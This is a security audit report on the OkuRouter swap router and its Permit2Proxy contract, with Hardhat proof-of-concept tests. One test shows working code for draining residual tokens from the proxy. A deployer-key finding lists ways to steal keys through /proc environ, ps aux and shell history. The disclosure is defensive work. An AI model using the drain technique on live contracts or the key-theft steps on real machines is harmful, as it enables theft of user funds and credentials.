OKU ROUTER ENHANCEMENT
Security Review

JULY, 2026

www.chaindefenders.xyz
https://x.com/DefendersAudits

Lead Auditors

PeterSR

0x539.eth

Table of Contents

1. Protocol Summary
2. Disclaimer
3. Risk Classification
4. Audit Details

- Commit Hash
- Scope
- Roles

5. Executive Summary

- Issues Found
- Issues Statuses
- Security Grade

6. Findings

- Medium
- Low
- Informational

Protocol Summary

OkuRouter is an EVM swap-aggregation router written in Solidity and built on Hardhat. It is a thin, non-custodial forwarding router: users supply raw calldata and it forwards it verbatim to whitelisted swapTarget aggregators (Uniswap, 1inch, Kyber, OKX router contracts) that execute the actual swap, while the router handles parameter validation, protocol fee collection, and output accounting. It exposes three swap paths — ETH -> token with a flat feeAmount taken in ETH, token -> token with a flat feeAmount taken in sell tokens, and token -> ETH with a

percentage fee (feePercentageBasisPoints, 1e18 = 100%) taken from the ETH output — each gated by nonReentrant, whenNotPaused, and whitelisted target/signer checks, with a recipient-validation guard that rejects address(this)/target/approvalTarget. Every swap is bound to an off-chain EIP-712 CanoeWarrant signed by a protocol "canoe signer" that commits the swap parameters to a nonce and a validity window (validAfter/validBefore), enforced with replay protection (usedWarrantNonces), a maxWarrantDuration limit, and timestamp checks in CanoeHelper. Governance is Ownable2Step with owner-controlled swap-target and valid-signer whitelists, pause/unpause, fee sweeping via sweepAll, and warrant-duration configuration. The protocol also ships Permit2Proxy, a stateless, non-ownable proxy between Permit2 and the router with two entry points: execute for Permit2 SignatureTransfer (permitTransferFrom, used by Safe wallets/EOAs signing a fresh permit per swap) and executeAllowance for Permit2 AllowanceTransfer (transferFrom, used by World App / MiniKit v2 mini apps that batch approve + proxy call into one UserOp); both converge on _forwardAndReturn, which snapshots balances before and after the router call and returns the output diff to the caller, with an unrestricted receive() accepting ETH during token -> ETH swaps.

Disclaimer

The Chain Defenders team makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the implementation of the contracts.

Risk Classification

Impact/Likelihood	High	Medium	Low
High	High	High	Medium
Medium	High	Medium	Low
Low	Medium	Low	Low

Audit Details

Commit Hash

6ea64bb8091ce341aa80f71622fe860547066ed9

Scope

Id	Files in scope
1	contracts/OkuRouter.sol
2	contracts/Permit2Proxy.sol
3	contracts/routers/BaseAggregator.sol
4	contracts/libraries/CanoeHelper.sol
5	contracts/libraries/PermitHelper.sol
6	contracts/libraries/SafeTransferLib.sol
7	contracts/interfaces/IDAI.sol
8	contracts/interfaces/IERC2612.sol
9	contracts/interfaces/IERC2612Extension.sol
10	contracts/interfaces/IWETH.sol
11	contracts/interfaces/aggregators/IKyberSwapRouter.sol
12	contracts/interfaces/aggregators/IOKXDexRouter.sol
13	contracts/interfaces/uniswapV3/IPermit2.sol
14	contracts/interfaces/uniswapV3/ISwapRouter02.sol
15	contracts/interfaces/uniswapV3/IUniswapV3Factory.sol
16	contracts/interfaces/uniswapV3/IUniswapV3Router.sol
17	contracts/interfaces/uniswapV3/NonFungiblePositionManager.sol
18	contracts/interfaces/uniswapV3/UniswapV3Pool.sol

Roles

Id	Roles
1	Owner
2	Canoe Signer
3	Swap Target
4	User
5	Permit2

Executive Summary


Issues Found

Severity	Count	Description
High	0	Critical vulnerabilities
Medium	1	Significant risks
Low	3	Minor issues with low impact
Informational	2	Best practices or suggestions
Gas	0	Optimization opportunities

Issues Statuses

Id	Title	Status
M-01	‘Permit2Proxy‘ Residual Theft	Fixed
L-01	‘msg.value‘ Not Bound in ETH-Token Warrant ‘dataHash‘ — Signed Quote Authorizes Any ETH Amount	Fixed
L-02	Warrant Duration Validation Underflows On Reversed Timestamps	Fixed
L-03	Deployer Private Key Loaded From Environment Variable	Acknowledged
I-01	EIP-712 Mismatch Structurally Forces Permanent Bypass Mode	Fixed
I-02	Stray ETH Sent To ‘Permit2Proxy‘ Is Permanently Locked	Fixed

Security Grade



Based on the audit findings and code quality, the overall protocol security grade is 96.50 / 100.00. This reflects an excellent security posture with almost no room for improvement.

Findings

Medium

Mid 01 `Permit2Proxy` Residual Theft

Location

Permit2Proxy.sol

Description

`Permit2Proxy` pulls `sellAmount` from the caller via Permit2 and then forwards the caller-supplied `routerCalldata` to OkuRouter verbatim. Nothing binds the pulled amount to the sell amount encoded inside `routerCalldata`. When the pulled amount exceeds what the router is told to sell, the difference stays parked in the proxy as a token balance plus a live proxy -> router ERC20 allowance. The contract comment describes the proxy as "stateless" and claims stray funds "would be swept out via the next caller's `_forwardAndReturn` accounting" — they are not; the next caller's snapshot simply re-includes them in the pre-call balance, so they are never returned.

A subsequent caller can wrap the residual into their own swap: the proxy pulls a small fresh amount from the attacker, the router then pulls the larger combined amount from the proxy (fresh + residual via the leftover allowance), and the output for the combined amount is returned to the attacker. The attacker funds 1 token and receives output for the residual plus 1.

The residual arises whenever the pulled amount (Permit2 `permit.permitted.amount`, or the `executeAllowance sellAmount`) exceeds the sell amount in `routerCalldata` — e.g. slippage padding, quote drift between the Permit2 approve and the UserOp execution, or a frontend that sets a conservative pull amount while the router sells less.

Proof Of Concept

Add the following test file at `smart-contracts/test/audit/Finding_ResidualTheft.ts`:

```
/**
 * PoC for: Permit2Proxy residual theft (pulled amount not bound to the
 * routerCalldata sell amount).
 */
import { expect } from "chai";
import { ethers } from "hardhat";
import { ZeroAddress, type Signer } from "ethers";
```

```
import {
    type OkuRouter,
    type Permit2Proxy,
    type MockERC20,
    type MockSwapTarget,
    type MockPermit2,
    OkuRouter__factory,
    Permit2Proxy__factory,
    MockERC20__factory,
    MockSwapTarget__factory,
    MockPermit2__factory,
} from "../../typechain-types";

const PERMIT2_ADDRESS = "0x000000000022D473030F116dDEE9F6B43aC78BA3";

function bypassWarrant() {
    return {
        nonce: 0n,
        validBefore: 0,
        validAfter: 0,
        verifyingSigner: ZeroAddress,
        signature: "0x",
    };
}

describe("Permit2Proxy residual theft", function () {
    let router: OkuRouter;
    let proxy: Permit2Proxy;
    let tokenA: MockERC20;
    let tokenB: MockERC20;
    let target: MockSwapTarget;

    let owner: Signer;
    let victim: Signer;
    let attacker: Signer;

    let routerAddr: string;
    let proxyAddr: string;
    let targetAddr: string;
    let tokenAAddr: string;
    let tokenBAddr: string;

    const A = (n: string) => ethers.parseUnits(n, 18);

    before(async function () {
        [owner, victim, attacker] = await ethers.getSigners();

```

```
        tokenA = await new MockERC20__factory(owner).deploy("Token A", "TKA", 18);
        tokenB = await new MockERC20__factory(owner).deploy("Token B", "TKB", 18);
        target = await new MockSwapTarget__factory(owner).deploy();
        router = await new OkuRouter__factory(owner).deploy(
            "Oku Router", "1.0", await owner.getAddress(), PERMIT2_ADDRESS,
        );
        proxy = await new Permit2Proxy__factory(owner).deploy(await router.getAddress())
    ;
        await proxy.waitForDeployment();

        routerAddr = await router.getAddress();
        proxyAddr = await proxy.getAddress();
        targetAddr = await target.getAddress();
        tokenAAddr = await tokenA.getAddress();
        tokenBAddr = await tokenB.getAddress();

        await router.connect(owner).updateSwapTargets(targetAddr, true);
        await router.connect(owner).updateValidSigner(ZeroAddress, true);

        // Etch MockPermit2 at the canonical Permit2 address so the proxy
        // (which hardcodes that address) can pull via AllowanceTransfer.
        const mockPermit2 = await new MockPermit2__factory(owner).deploy();
        await mockPermit2.waitForDeployment();
        const code = await ethers.provider.getCode(await mockPermit2.getAddress());
        await ethers.provider.send("hardhat_setCode", [PERMIT2_ADDRESS, code]);
    });

    function encodeSwap(amountIn: bigint, amountOut: bigint): string {
        return target.interface.encodeFunctionData("swap", [
            tokenAAddr, tokenBAddr, amountIn, amountOut,
        ]);
    }

    async function routerCalldataSell(sellAmount: bigint): Promise<string> {
        const swapData = encodeSwap(sellAmount, sellAmount);
        return router.interface.encodeFunctionData("fillQuoteTokenToToken", [
            tokenAAddr, tokenBAddr, targetAddr, targetAddr, swapData,
            sellAmount, 0n, proxyAddr, bypassWarrant(),
        ]);
    }

    async function fundAndAllow(
        who: Signer,
        amount: bigint,
        proxyAllowance: bigint,
    ) {
        const whoAddr = await who.getAddress();
```

```
        await tokenA.mint(whoAddr, amount);
        await tokenA.connect(who).approve(PERMIT2_ADDRESS, amount);
        const permit2 = new ethers.Contract(
            PERMIT2_ADDRESS,
            ["function approve(address token, address spender, uint160 amount, uint48 expiration) external"],
            who,
        );
        await permit2.approve(tokenAAddr, proxyAddr, proxyAllowance, 0);
    }

    it("leaves the residual parked in the proxy when pulled > sold", async function () {
        const victimAddr = await victim.getAddress();
        const sell = A("80");
        const pull = A("100");

        await fundAndAllow(victim, pull, pull);
        const calldata = await routerCalldataSell(sell);

        await proxy.connect(victim).executeAllowance(tokenAAddr, pull, tokenBAddr, calldata);

        expect(await tokenB.balanceOf(victimAddr)).to.equal(sell);
        // Residual parked in the (supposedly stateless) proxy:
        expect(await tokenA.balanceOf(proxyAddr)).to.equal(pull - sell);
        // And as a leftover proxy->router allowance:
        expect(await tokenA.allowance(proxyAddr, routerAddr)).to.equal(pull - sell);
    });

    it("attacker drains the residual by wrapping it in their own swap", async function () {
        const attackerAddr = await attacker.getAddress();
        const fresh = A("1");
        const residual = A("20");
        const combined = fresh + residual;

        await fundAndAllow(attacker, fresh, fresh);
        const calldata = await routerCalldataSell(combined);

        const aBefore = await tokenA.balanceOf(attackerAddr);
        const bBefore = await tokenB.balanceOf(attackerAddr);

        await proxy.connect(attacker).executeAllowance(tokenAAddr, fresh, tokenBAddr, calldata);

        // Attacker paid only 1 fresh token but received output for 21
        // (1 own + 20 stolen residual).
```

```
144         expect(await tokenA.balanceOf(attackerAddr)).to.equal(aBefore - fresh);
145         expect(await tokenB.balanceOf(attackerAddr)).to.equal(bBefore + combined);
146
147         // Proxy fully drained, allowance consumed.
148         expect(await tokenA.balanceOf(proxyAddr)).to.equal(0n);
149         expect(await tokenA.allowance(proxyAddr, routerAddr)).to.equal(0n);
150     });
151
152     it("cannot sell more than the accumulated proxy balance/allowance in one call",
    async function () {
153         const attackerAddr = await attacker.getAddress();
154         const fresh = A("5");
155         const over = fresh + A("100"); // > anything in the proxy
156
157         await fundAndAllow(attacker, fresh, fresh);
158         const calldata = await routerCalldataSell(over);
159
160         await expect(
161             proxy.connect(attacker).executeAllowance(tokenAAddr, fresh, tokenBAddr,
    calldata),
162         ).to.be.reverted; // router transferFrom from proxy fails (allowance/balance too
     low)
163     });
164 });
```

Dependencies

- Test support contracts already shipped with the repo: `contracts/test/MockERC20.sol`, `contracts/test/MockSwapTarget.sol`.
- Requires `contracts/test/MockPermit2.sol` (minimal AllowanceTransfer surface). If it is not present, add it and regenerate the typechain typings:

```
1 npx hardhat compile
```

How to run

1. The default `hardhat` network forks mainnet (block `14546835`) via `networks.hardhat.forking` in `smart-contracts/hardhat.config.ts`, which fails without a configured RPC. Temporarily comment the `forking` block out, then restore it afterwards:

```
1 hardhat: {
2     chainId: 10,
3     // forking: { url: process.env.MAINNET_URL ? process.env.MAINNET_URL : zaddr,
    blockNumber: 14546835 },
4     mining: { auto: true },
```

```
},
```

2. Use Node v20:

```
export PATH="$HOME/.nvm/versions/node/v20.13.1/bin:$PATH"
```

3. Run from `smart-contracts/`:

```
npx hardhat test test/audit/Finding_ResidualTheft.ts
```

Expected result — 3 passing:

```
Permit2Proxy residual theft
    ✓ leaves the residual parked in the proxy when pulled > sold
    ✓ attacker drains the residual by wrapping it in their own swap
    ✓ cannot sell more than the accumulated proxy balance/allowance in one call
```

Recommendation

Either bind the pulled amount to the router calldata sell amount (e.g. require the router sell to equal the pulled amount, or derive `routerCalldata` from the pull at the protocol/frontend layer with a hard equality check on-chain), or make `_forwardAndReturn` self-cleaning: after the router call, refund any residual token balance and cancel the leftover proxy -> router allowance back to `msg.sender`. At minimum, correct the inaccurate “stateless / swept out” comment.

Status

Fixed

Low

Low 01 `msg.value` Not Bound in ETH-Token Warrant `dataHash` — Signed Quote Authorizes Any ETH Amount

Location

BaseAggregator.sol

Description

A single signed warrant is valid for any `msg.value > feeAmount`. A caller who obtains a warrant for a "swap 1 ETH" quote can submit the same warrant with `msg.value = 10 ETH`, and the warrant will pass without error.

Broken quote freshness on the ETH-buy path — a warrant authorizes a swap of arbitrary size. No cross-party theft is possible (output tokens always go to the signed `recipient`; in bypass mode `recipient == msg.sender`). The nonce is consumed on first use, so the window for exploiting a single warrant is limited to its first execution.

Recommendation

Include `msg.value` in the `fillQuoteEthToToken` dataHash:

```
keccak256(abi.encode(buyTokenAddress, target, keccak256(swapCallData), feeAmount,
    recipient, msg.value))
```

Status

Fixed

Low 02 Warrant Duration Validation Underflows On Reversed Timestamps

Location

BaseAggregator.sol

Description

`_validateWarrantDuration` is invoked on every warrant-bearing swap path before `CanoeHelper.verifyWarrant`, which is where the intended clean check lives (`require(warrant.validAfter ⩽ warrant.validBefore, "CANOE: INVALID_TIMESTAMPS")`).

For a warrant with reversed timestamps (`validAfter > validBefore`), `uint256(warrant.validBefore) - uint256(warrant.validAfter)` underflows and the transaction reverts with an arithmetic `Panic(0x11)` — an opaque error with no reason string. The clean `CANOE: INVALID_TIMESTAMPS` revert is never reached.

Impact is limited to robustness and revert-quality: only the protocol's own canoe signer can produce such a warrant, so there is no external attacker path and no funds at risk, but off-chain integrators that parse the revert reason cannot distinguish a malformed warrant from a generic arithmetic failure.

Proof Of Concept

Add the following test file at `smart-contracts/test/audit/Finding_WarrantDurationUnderflow.ts`:

```
/**
 * PoC for: _validateWarrantDuration underflows on reversed timestamps
 * (validAfter > validBefore) producing an opaque arithmetic Panic(0x11)
 * instead of the intended clean "CANOE: INVALID_TIMESTAMPS" revert.
 */
import { expect } from "chai";
import { ethers } from "hardhat";
import { type Signer } from "ethers";
import {
    type OkuRouter,
    type MockERC20,
    type MockSwapTarget,
    OkuRouter__factory,
    MockERC20__factory,
    MockSwapTarget__factory,
} from "../../typechain-types";

const PERMIT2_ADDRESS = "0x000000000022D473030F116dDEE9F6B43aC78BA3";

describe("_validateWarrantDuration underflows on validAfter > validBefore", function () {
    let router: OkuRouter;
    let tokenA: MockERC20;
    let tokenB: MockERC20;
    let target: MockSwapTarget;

    let owner: Signer;
    let user: Signer;
    let warrantSigner: Signer;

    let routerAddr: string;
    let targetAddr: string;
    let tokenAAddr: string;
    let tokenBAddr: string;
    let userAddr: string;

    const SELL = ethers.parseEther("100");
```

```
    const BUY = ethers.parseEther("200");

    before(async function () {
        [owner, user, warrantSigner] = await ethers.getSigners();
        userAddr = await user.getAddress();

        tokenA = await new MockERC20__factory(owner).deploy("Token A", "TKA", 18);
        tokenB = await new MockERC20__factory(owner).deploy("Token B", "TKB", 18);
        target = await new MockSwapTarget__factory(owner).deploy();
        router = await new OkuRouter__factory(owner).deploy(
            "Oku Router", "1.0", await owner.getAddress(), PERMIT2_ADDRESS,
        );

        await tokenA.waitForDeployment();
        await tokenB.waitForDeployment();
        await target.waitForDeployment();
        await router.waitForDeployment();

        routerAddr = await router.getAddress();
        targetAddr = await target.getAddress();
        tokenAAddr = await tokenA.getAddress();
        tokenBAddr = await tokenB.getAddress();

        await router.connect(owner).updateSwapTargets(targetAddr, true);
        await router.connect(owner).updateValidSigner(await warrantSigner.getAddress(),
    true);
        await router.connect(owner).setMaxWarrantDuration(300);
    });

    async function signWarrant(
        dataHash: string,
        nonce: bigint,
        validAfter: number,
        validBefore: number,
    ) {
        const packedValidationData =
            nonce |
            (BigInt(validBefore) << 160n) |
            (BigInt(validAfter) << 208n);

        const chainId = (await ethers.provider.getNetwork()).chainId;
        const domain = {
            name: "Oku Router",
            version: "1.0",
            chainId,
            verifyingContract: routerAddr,
        };
```

```
        const types = {
            CanoeWarrant: [
                { name: "packedValidationData", type: "uint256" },
                { name: "dataHash", type: "bytes32" },
            ],
        };
        const signature = await warrantSigner.signTypedData(domain, types, {
            packedValidationData,
            dataHash,
        });
        return {
            nonce,
            validBefore,
            validAfter,
            verifyingSigner: await warrantSigner.getAddress(),
            signature,
        };
    }

    async function callWithTimestamps(validAfter: number, validBefore: number, nonce:
    bigint) {
        await tokenA.mint(userAddr, SELL);
        await tokenA.connect(user).approve(routerAddr, SELL);

        const swapData = target.interface.encodeFunctionData("swap", [
            tokenAAddr, tokenBAddr, SELL, BUY,
        ]);
        const dataHash = ethers.keccak256(
            ethers.AbiCoder.defaultAbiCoder().encode(
                ["address", "address", "address", "address", "bytes32", "uint256", "
    uint256", "address"],
                [tokenAAddr, tokenBAddr, targetAddr, targetAddr, ethers.keccak256(
    swapData), SELL, 0n, userAddr],
            )
        );
        const warrant = await signWarrant(dataHash, nonce, validAfter, validBefore);

        return router.connect(user).fillQuoteTokenToToken(
            tokenAAddr, tokenBAddr, targetAddr, targetAddr, swapData,
            SELL, 0n, userAddr, warrant,
        );
    }

    it("validAfter > validBefore + maxWarrantDuration set -> opaque Panic(0x11), not a
    clean revert", async function () {
        const latest = await ethers.provider.getBlock("latest");
        const now = latest ? Number(latest.timestamp) : Math.floor(Date.now() / 1000);
```

```
126
127         // validBefore in the past, validAfter in the future: validBefore - validAfter
        underflows.
128         await expect(
129             callWithTimestamps(now + 100, now - 100, 1n),
130         ).to.be.revertedWithPanic(0x11);
131     });
132
133     it("same malformed warrant with maxWarrantDuration = 0 -> clean CANOE: EXPIRED
        revert", async function () {
134         await router.connect(owner).setMaxWarrantDuration(0);
135
136         const latest = await ethers.provider.getBlock("latest");
137         const now = latest ? Number(latest.timestamp) : Math.floor(Date.now() / 1000);
138
139         await expect(
140             callWithTimestamps(now + 100, now - 100, 2n),
141         ).to.be.revertedWith("CANOE: EXPIRED");
142
143         await router.connect(owner).setMaxWarrantDuration(300);
144     });
145 });
```

How to run

1. The default `hardhat` network forks mainnet (block `14546835`) via `networks.hardhat.forking` in `smart-contracts/hardhat.config.ts`, which fails without a configured RPC. Temporarily comment the `forking` block out, then restore it afterwards:

```
hardhat: {
    chainId: 10,
    // forking: { url: process.env.MAINNET_URL ? process.env.MAINNET_URL : zaddr,
    blockNumber: 14546835 },
    mining: { auto: true },
},
```

2. Use Node v20:

```
export PATH="$HOME/.nvm/versions/node/v20.13.1/bin:$PATH"
```

3. Run from `smart-contracts/`:

```
npx hardhat test test/audit/Finding_WarrantDurationUnderflow.ts
```

Expected result — 2 passing:

```
_validateWarrantDuration underflows on validAfter > validBefore
    ✓ validAfter > validBefore + maxWarrantDuration set -> opaque Panic(0x11), not a
    clean revert
    ✓ same malformed warrant with maxWarrantDuration = 0 -> clean CANOE: EXPIRED revert
```

Recommendation

Guard the subtraction before computing the duration, e.g.:

```
if (warrant.validBefore < warrant.validAfter) {
    revert("CANOE: INVALID_TIMESTAMPS");
}
require(uint256(warrant.validBefore) - uint256(warrant.validAfter) ⩽ maxWarrantDuration
    , "WARRANT_DURATION_EXCEEDED");
```

or reorder so `CanoeHelper.verifyWarrant`'s clean timestamp checks run before `_validateWarrantDuration`.

Status

Fixed

Low 03 Deployer Private Key Loaded From Environment Variable

Location

hardhat.config.ts

tasks/deploy.ts

tasks/deployPermit2Proxy.ts

Description

Every mainnet network in `hardhat.config.ts` configures its deployer account directly from an environment variable via `accounts: [process.env.MAINNET_PRIVATE_KEY || zaddr]`. The variable is read through `dotEnvConfig()` (loaded at config import time) and the first account is the deployer EOA (`namedAccounts.deployer.default = 0`); both deploy tasks use it as the signing account (`tasks/deploy.ts const [signer] = await hre.ethers.getSigners();`, `tasks/deployPermit2Proxy.ts` likewise). This is a security anti-pattern because environment variables can be exposed through multiple vectors:

- Process inspection: Commands like `ps aux` or inspecting `/proc/[pid]/environ` can reveal environment variables to other users or processes on the same machine
- CI/CD logs: Build logs, GitHub Actions logs, or similar CI/CD pipeline outputs often capture environment variables, especially when debugging is enabled
- Shell history: Commands using environment variables get saved in shell history files (`.bash_history`, `.zsh_history`, etc.), which may be world-readable or backed up
- Log aggregation: Container logs, system logs, and log aggregation services may capture environment variables
- Container image inspection: Docker images or Kubernetes pod descriptions can expose environment variables
- Process monitoring: System monitoring tools or APM solutions may log environment data

The deployer account is not low-privilege: it is the constructor `owner` of `OkuRouter` on every chain it deploys to, and it can register swap targets, set/collect fees, and (on World Chain) gate the `Permit2Proxy` deployment before ownership is handed over to the production multisig in a separate post-deploy step. An attacker gaining access to any of these exposure vectors obtains the deployer's private key, enabling them to redeploy contracts, drain assets, or modify critical configurations.

Proof Of Concept

Scenario 1: CI/CD Pipeline Exposure

1. Engineer commits `smart-contracts/` to GitHub, including a `.env` with `MAINNET_PRIVATE_KEY=0x...` (or sets it via pipeline secrets/`env` lines)
2. CI/CD pipeline runs: `MAINNET_PRIVATE_KEY=0x... npx hardhat deploy --network worldchain --deterministic`
3. Build log is temporarily visible or archived
4. Attacker gains read access to CI/CD logs (through GitHub compromise, insider, etc.)
5. Attacker extracts `MAINNET_PRIVATE_KEY` from logs and signs malicious transactions with the deployer/owner account

Scenario 2: Shell History

1. Engineer runs deployment manually: `MAINNET_PRIVATE_KEY=0xabc123... npx hardhat deploy --network <chain> --deterministic`
2. Shell saves the command to `.bash_history` / `.zsh_history`
3. Attacker gains shell access (compromised account, shared machine, etc.)

4. Attacker reads shell history and extracts the private key

Scenario 3: Process Inspection

1. Deployment script is running (deterministic CREATE2 deploys can take a while on some chains)
2. Attacker on the same machine runs `ps aux` or inspects `/proc/[pid]/environ`
3. Environment variable `MAINNET_PRIVATE_KEY` is visible
4. Attacker extracts the key

Recommendation

Use a secure secrets management system instead of raw env-var keys:

Option 1: Managed signing service / KMS

- AWS KMS: Sign transactions without the key ever leaving the HSM (`@aws-sdk/client-kms` signer, or `hardhat-kms`)
- Hashicorp Vault / AWS Secrets Manager: inject the key at runtime and never persist it:

```
MAINNET_PRIVATE_KEY=$(aws secretsmanager get-secret-value --secret-id deployer-key --
    query SecretString --output text) npx hardhat deploy --network <chain>
```

Option 2: Hardware signer / encrypted keystore

- Hardware wallets (Ledger, Trezor) or a Gnosis Safe multi-sig as the deployer
- Encrypted JSON keystore with a strong passphrase loaded per-run instead of a plaintext key in `.env`

Status

Acknowledged

Informational

Info 01 EIP-712 Mismatch Structurally Forces Permanent Bypass Mode

Location

CanoeHelper.sol

deploy.ts

Description

The off-chain helper exports `OKU_ROUTER_EIP712_VERSION = "1.0"` (`util/canoeHelper.ts:L658`) while the deployed contract uses version `"1.2"` (`CONTRACT_VERSION` in `contractMeta.ts:L40`). All test helpers also hardcode `version: "1.0"`. If any live signer builds its EIP-712 domain from the stale `"1.0"` constant, all real warrants revert `INVALID_SIGNATURE`. Because `validSigners[address(0)] = true` is the deployed default, the only functional path remaining is the `address(0)` bypass short-circuit in `CanoeHelper.sol:L37-L39` — which skips signature verification, time-window checks, nonce tracking, and duration validation entirely. In bypass mode, combined with the absence of an on-chain fee cap and M-01 (unbound `msg.value`), all of these parameters become freely caller-controlled.

Recommendation

Align the version string first. Audit all off-chain consumers. Consider removing the `address(0)` valid-signer registration from the deploy script once a real signer is operational.

Status

Fixed

Info 02 Stray ETH Sent To `Permit2Proxy` Is Permanently Locked

Location

Permit2Proxy.sol

Description

`Permit2Proxy` :: `receive` accepts ETH from anyone, and the contract has no sweep or withdraw function (it has no owner). The code comment on `receive` claims “any stray ETH would be swept out via the next caller’s `_forwardAndReturn` accounting (output diff vs. snapshot)” — this is incorrect.

In `_forwardAndReturn`, for `buyToken == address(0)` the snapshot is `outputBefore = address(this).balance - msg.value` taken before the router call. Any stray ETH already sitting in the proxy is

included in that snapshot, so it is subtracted out of `received` on every swap and is never forwarded to anyone. The stray ETH is permanently locked; it is simply re-included in `outputBefore` on each subsequent call.

No other user's funds are affected (each caller's output delta is measured against the pre-call snapshot), so the impact is permanently stuck ETH with no recovery path.

Proof Of Concept

Add the following test file at `smart-contracts/test/audit/Finding_EthLockedInProxy.ts`:

```
/**
 * PoC for: stray ETH sent to Permit2Proxy.receive() is permanently locked.
 */
import { expect } from "chai";
import { ethers } from "hardhat";
import { ZeroAddress, parseEther, type Signer } from "ethers";
import {
    type OkuRouter,
    type Permit2Proxy,
    type MockERC20,
    type MockSwapTarget,
    type MockPermit2,
    OkuRouter__factory,
    Permit2Proxy__factory,
    MockERC20__factory,
    MockSwapTarget__factory,
    MockPermit2__factory,
} from "../../typechain-types";

const PERMIT2_ADDRESS = "0x000000000022D473030F116dDEE9F6B43aC78BA3";

function bypassWarrant() {
    return {
        nonce: 0n,
        validBefore: 0,
        validAfter: 0,
        verifyingSigner: ZeroAddress,
        signature: "0x",
    };
}

describe("stray ETH sent to Permit2Proxy.receive() is permanently locked", function () {
    let router: OkuRouter;
    let proxy: Permit2Proxy;
    let tokenA: MockERC20;
    let target: MockSwapTarget;
```

```
37
38      let owner: Signer;
39      let user: Signer;
40
41      let routerAddr: string;
42      let proxyAddr: string;
43      let targetAddr: string;
44      let tokenAAddr: string;
45      let userAddr: string;
46
47      const STRAY = parseEther("1");
48      const SELL = parseEther("100");
49      const TARGET_ETH = parseEther("0.5");
50
51      before(async function () {
52          [owner, user] = await ethers.getSigners();
53          userAddr = await user.getAddress();
54
55          tokenA = await new MockERC20__factory(owner).deploy("Token A", "TKA", 18);
56          target = await new MockSwapTarget__factory(owner).deploy();
57          router = await new OkuRouter__factory(owner).deploy(
58              "Oku Router", "1.0", await owner.getAddress(), PERMIT2_ADDRESS,
59          );
60          proxy = await new Permit2Proxy__factory(owner).deploy(await router.getAddress())
    ;
61          await proxy.waitForDeployment();
62
63          routerAddr = await router.getAddress();
64          proxyAddr = await proxy.getAddress();
65          targetAddr = await target.getAddress();
66          tokenAAddr = await tokenA.getAddress();
67
68          await router.connect(owner).updateSwapTargets(targetAddr, true);
69          await router.connect(owner).updateValidSigner(ZeroAddress, true);
70
71          const mockPermit2 = await new MockPermit2__factory(owner).deploy();
72          await mockPermit2.waitForDeployment();
73          const code = await ethers.provider.getCode(await mockPermit2.getAddress());
74          await ethers.provider.send("hardhat_setCode", [PERMIT2_ADDRESS, code]);
75      });
76
77      async function fundUserForSwap() {
78          await tokenA.mint(userAddr, SELL);
79          await tokenA.connect(user).approve(PERMIT2_ADDRESS, SELL);
80          const permit2 = new ethers.Contract(
81              PERMIT2_ADDRESS,
82              ["function approve(address token, address spender, uint160 amount, uint48
```

```
        expiration) external"],
83              user,
84          );
85          await permit2.approve(tokenAAddr, proxyAddr, SELL, 0);
86      }
87
88      async function runTokenToEthSwap() {
89          const swapData = target.interface.encodeFunctionData("swapToEth", [tokenAAddr,
        SELL]);
90          const calldata = router.interface.encodeFunctionData("fillQuoteTokenToEth", [
91              tokenAAddr, targetAddr, targetAddr, swapData, SELL, 0n, proxyAddr,
        bypassWarrant(),
92          ]);
93          await proxy.connect(user).executeAllowance(tokenAAddr, SELL, ZeroAddress,
        calldata);
94      }
95
96      it("receive() accepts arbitrary ETH and no sweep function exists, so it is locked
        forever", async function () {
97          // Anyone can drop ETH on the proxy.
98          await owner.sendTransaction({ to: proxyAddr, value: STRAY });
99          expect(await ethers.provider.getBalance(proxyAddr)).to.equal(STRAY);
100
101         // Fund the mock target so it can return ETH to the router.
102         await owner.sendTransaction({ to: targetAddr, value: TARGET_ETH });
103         await fundUserForSwap();
104
105         const userEthBefore = await ethers.provider.getBalance(userAddr);
106         await runTokenToEthSwap();
107
108         // User received the swap output (minus gas).
109         expect(await ethers.provider.getBalance(userAddr)).to.be.greaterThan(
        userEthBefore);
110
111         // The contract comment claims stray ETH "would be swept out via the
112         // next caller's _forwardAndReturn accounting". It is NOT: the stray
113         // remains, untouched, after a full swap.
114         expect(await ethers.provider.getBalance(proxyAddr)).to.equal(STRAY);
115     });
116
117     it("a second swap leaves the stray ETH locked as well (re-included in outputBefore
        every time)", async function () {
118         await fundUserForSwap();
119         await owner.sendTransaction({ to: targetAddr, value: TARGET_ETH });
120
121         const proxyBalanceBefore = await ethers.provider.getBalance(proxyAddr);
122         await runTokenToEthSwap();
```

```
123
124         // Still exactly the stray amount; never swept, no partial recovery.
125         expect(await ethers.provider.getBalance(proxyAddr)).to.equal(proxyBalanceBefore)
        ;
126         expect(await ethers.provider.getBalance(proxyAddr)).to.equal(STRAY);
127     });
128 });
```

Dependencies

- Requires `contracts/test/MockPermit2.sol` (minimal AllowanceTransfer surface). If it is not present, add it and regenerate the typechain typings:

```
npx hardhat compile
```

How to run

1. The default `hardhat` network forks mainnet (block `14546835`) via `networks.hardhat.forking` in `smart-contracts/hardhat.config.ts`, which fails without a configured RPC. Temporarily comment the `forking` block out, then restore it afterwards:

```
hardhat: {
    chainId: 10,
    // forking: { url: process.env.MAINNET_URL ? process.env.MAINNET_URL : zaddr,
    blockNumber: 14546835 },
    mining: { auto: true },
},
```

2. Use Node v20:

```
export PATH="$HOME/.nvm/versions/node/v20.13.1/bin:$PATH"
```

3. Run from `smart-contracts/`:

```
npx hardhat test test/audit/Finding_EthLockedInProxy.ts
```

Expected result — 2 passing:

```
stray ETH sent to Permit2Proxy.receive() is permanently locked
